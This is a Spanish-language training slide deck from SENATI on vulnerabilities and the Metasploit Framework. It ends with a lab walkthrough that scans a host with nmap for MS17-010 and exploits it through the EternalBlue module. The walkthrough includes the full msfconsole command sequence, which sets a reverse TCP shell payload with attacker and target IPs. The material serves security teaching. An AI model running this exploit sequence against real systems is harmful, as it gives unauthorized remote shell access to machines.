




SENATI

# Explotación de Vulnerabilidades con Metasploit





**SENATI**

## 1.1 Qué es una vulnerabilidad?

Se conoce como vulnerabilidad a una falla ó debilidad en algún elemento de la plataforma de TICs (dispositivos, computadoras, sistemas informáticos, aplicaciones, etc.) la cual puede llegar a provocar un funcionamiento no contemplado desde su planeación y diseño, afectando la confidencialidad, integridad y/o disponibilidad de los activos críticos de una organización.

Estas debilidades pueden llegar a aparecer incluso hasta el momento en el que el recurso en mención se encuentra en operación.



**SENATI**

## 1.2 Porqué existen las vulnerabilidades?

- Por la complejidad del recurso
- Por un diseño pobre
- Por exigencia en tiempos
- Por falta de procedimientos
- Por falta de pruebas de funcionamiento
- Errores de configuración



**SENATI**

## 1.3 Qué significa “explotar una vulnerabilidad”?

Es el uso de técnicas y mecanismos que aprovechan la presencia de una vulnerabilidad para conseguir un comportamiento no planeado del recurso vulnerable.

Por ejemplo:

- Protocolo Telnet
- Protocolo HTTP
- WEP





**SENATI**

## 1.3 Qué significa “explotar una vulnerabilidad”?

Es el uso de técnicas y mecanismos que aprovechan la presencia de una vulnerabilidad para conseguir un comportamiento no planeado del recurso vulnerable.

Por ejemplo:

- Protocolo Telnet
- Protocolo HTTP
- WEP





SENATI

## 1.4 Tareas previas a la explotación de vulnerabilidades

Aunque no siempre hay una regla general para explotar vulnerabilidades se puede describir a grandes rasgos una serie de pasos para llegar a tal propósito:

**paso 1:** Definir el objetivo a atacar. Cuál activo? Para qué?

**paso 2:** Identificar la existencia de la vulnerabilidad.

**paso 3:** Documentarse sobre las características de la vulnerabilidad.

**paso 4:** Conocer las características del activo que se va a explotar.

**paso 5:** Conseguir acceso a ese activo con los privilegios suficientes.





SENATI

Una vez conseguido el acceso al activo en cuestión, se es libre de hacer lo que se quiera hacer, es como estar operando frente a la computadora víctima.





**SENATI**

## 1.5 Herramientas para detectar vulnerabilidades

- Nessus
- Nexpose
- Acunetix
- Nikto
- Nmap
- OpenVAS





**SENATI**

## 1.6 Terminología acerca de vulnerabilidades

NVD (National Vulnerability Database): Repositorio de vulnerabilidades del gobierno de Estados Unidos. Administrado por NIST.

<https://nvd.nist.gov/>

CVSS (Common Vulnerability Scoring System): Sistema de puntaje diseñado para proveer un método abierto y estándar que permite estimar el impacto derivado de vulnerabilidades identificadas en Tecnologías de Información, es decir, contribuye a cuantificar la severidad que pueden representar dichas vulnerabilidades. Administrado por FIRST.

<https://nvd.nist.gov/vuln-metrics/cvss>

<https://www.first.org/cvss/>





SENATI

## 2. Descripción de Metasploit





**SENATI**

## 2.1 Qué es Metasploit

Herramienta especializada utilizada para ejecutar y desarrollar scripts que permiten explotar vulnerabilidades de diversos activos de la plataforma tecnológica de una organización.





SENATI

## 2.2 Versiones de Metasploit

**Metasploit Pen Testing Tool**

Three ways to act like the attacker

Metasploit is the world's leading pen testing tool. Why? Because whatever your role, and whatever you need from your pen testing tool, Metasploit delivers. Whether you're a security researcher, student, IT generalist, or pro pentester, there's an edition of Metasploit to help you act like an attacker.

Recommended		
<b>Pro</b> For penetration testers and IT security teams <a href="#">Free 30-day Trial</a> <a href="#">Buy Now</a>	<b>Community</b> For small companies and students <a href="#">Free Download</a>	<b>Framework</b> For developers and security researchers <a href="#">Free Download</a>
<a href="#">Compare Features</a>	<a href="#">Compare Features</a>	<a href="#">Compare Features</a>


<https://www.metasploit.com/download>





SENATI

## 2.2 Arquitectura de Metasploit





**SENATI**

## 2.3 Inicio de Metasploit (con Kali Linux)

Metasploit Framework se encuentra integrado con Kali Linux, por lo que no requiere de una instalación adicional con dicha distribución de Linux.

```
service postgresql start  
ss -ant  
msfdb init  
msfconsole  
  
msf > db_status
```





SENATI

```
root@kali: /home/kali  
File Actions Edit View Help  
(kali@kali)-[~]  
└─$ sudo su  
[sudo] password for kali:  
(root@kali)-[/home/kali]  
└─# service postgresql start
```





SENATI

```
root@kali: /home/kali

File Actions Edit View Help

(root@kali) [~]# ss -ant
State      Recv-Q    Send-Q    Local Address:Port    Peer Address:Port    Process
LISTEN     0         244      127.0.0.1:5432        0.0.0.0:*
LISTEN     0         244      [::]:5432            [::]:*

(root@kali) [~]# msfdb init
[+] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating databases 'msf_test'
(Message from Kali developers)

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(root@kali) [~]#
```





SENATI

```
root@kali: /home/kali
File Actions Edit View Help

We have kept /usr/bin/python pointing to Python 2 for backwards
compatibility. Learn how to change this and avoid this message:
⇒ https://www.kali.org/docs/general-use/python3-transition/

(Run: "touch ~/.hushlogin" to hide this message)
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

(root@kali) [/home/kali]
# msfconsole

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; ;P'
IIIIII  'YvP'

I love shells --egypt

+ -- ==[ metasploit v6.0.45-dev ]
+ -- ==[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- ==[ 592 payloads - 45 encoders - 10 nops ]
+ -- ==[ 8 evasion ]

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > 
```

Inst. Juan C. Muller





SENATI

```
root@kali: /home/kali
File Actions Edit View Help

root@kali ~# msfconsole 1

IIIIII dTb.dTb
 II 4' v 'B
 II 6. .P
 II 'T; .;P'
 II 'T; ;P'
IIIIII 'YVP'

I love shells --egypt

=[ metasploit v6.0.45-dev ]
+ -- --[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]


Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > db_status 2
[*] Connected to msf. Connection type: postgresql.
msf6 >
msf6 >
msf6 >
msf6 >
msf6 >
msf6 >
```



SENATI

### 3. Ejemplo de explotación de Vulnerabilidades





**SENATI**

## 3.1 EternalBlue

- A principios del año 2017, se descubrió una vulnerabilidad en el servicio SMB (Service Message Block) de Microsoft Windows la cual permitía acceder de manera remota a un sistema, sin necesidad de autenticación.
- Esta vulnerabilidad fue aprovechada por el famoso ransomware "WannaCry" y variantes de "Petya".
- NSA & ShadowBrokers



**SENATI**

## 3.2 Identificación de la vulnerabilidad MS17-010

- Para identificar la vulnerabilidad MS17-010 se utilizará la herramienta NMAP.
- NMAP maneja también un conjunto de scripts que son capaces de identificar vulnerabilidades (NSE – Nmap Scripting Engine).

```
ls -l /usr/share/nmap/scripts/*vuln*
```



**SENATI**

```
Msf> quit
```

```
# ls -l /usr/share/nmap/scripts/*vul/
```

**NMAP utiliza scripts desarrollados por colaboradores independientes, así como de fuentes como:**

scipvuldb.csv: <http://www.scip.ch/en/?vuldb>

cve.csv: <http://cve.mitre.org>

osvdb.csv: <http://www.osvdb.org>

securityfocus.csv: <http://www.securityfocus.com/bid/>

securitytracker.csv: <http://www.securitytracker.com>

xforce.csv: <http://xforce.iss.net>

exploitdb.csv: <http://www.exploit-db.com>

openvas.csv: <http://www.openvas.org>



SENATI

## Escenario



IP: 192.168.1.5 / 24  
PenTester  
Kali Linux

IP: 192.168.1.11 / 24  
Target





SENATI

## Ejemplo de ejecución de un escaneo de vulnerabilidades :

```
nmap -f --script vuln 192.168.1.11
```

## Ejemplo de identificación de la vulnerabilidad CVE-2017-0143 (MS17-010):

```
nmap -p 445 --script /usr/share/nmap/scripts/smb-vuln-ms17-010 192.168.1.11
```

Kali Linux

-----

```
# nmap -f --script vuln 192.168.1.200
```

### **VULNERABLE:**

Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

State: VULNERABLE

IDs: CVE:CVE-2017-0143

Risk factor: HIGH

A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).







SENATI

Host script results:

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1  
| servers (ms17-010).

|

| Disclosure date: 2017-03-14



SENATI

## 3.3 Explotación de la vulnerabilidad MS17-010

- Iniciar Metasploit Framework en Kali Linux:

```
service postgresql start
```

```
ss -ant
```

```
msfdb init
```

```
msfconsole
```

```
msf > db_status
```



SENATI

## - Buscar y activar el exploit ms17\_010:

```
msf > search ms17_010
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
```

```
msf > info
```



SENATI

-Verificar y suministrar los valores requeridos para la explotación:

```
msf > show payloads
```

```
msf > set payload generic/shell_reverse_tcp
```

```
msf > show options
```

```
msf > set LHOST 192.168.1.5 (La IP de nuestro equipo)
```

```
msf > set RHOST 192.168.1.11 (La IP del equipo objetivo)
```

```
msf > show options
```

```
msf > exploit
```





**SENATI**

## 3.4 Qué se puede hacer para eliminar vulnerabilidades

Es prácticamente imposible eliminar por completo todas las vulnerabilidades de la plataforma tecnológica de una organización, sin embargo, pueden llevarse a cabo tareas para reducir la cantidad de vulnerabilidades existentes:

Actualizaciones

Sistemas antimalware

Detectores de intrusos

Restricciones de acceso

Firewalls

Registro de actividad





SENATI

i Gracias!

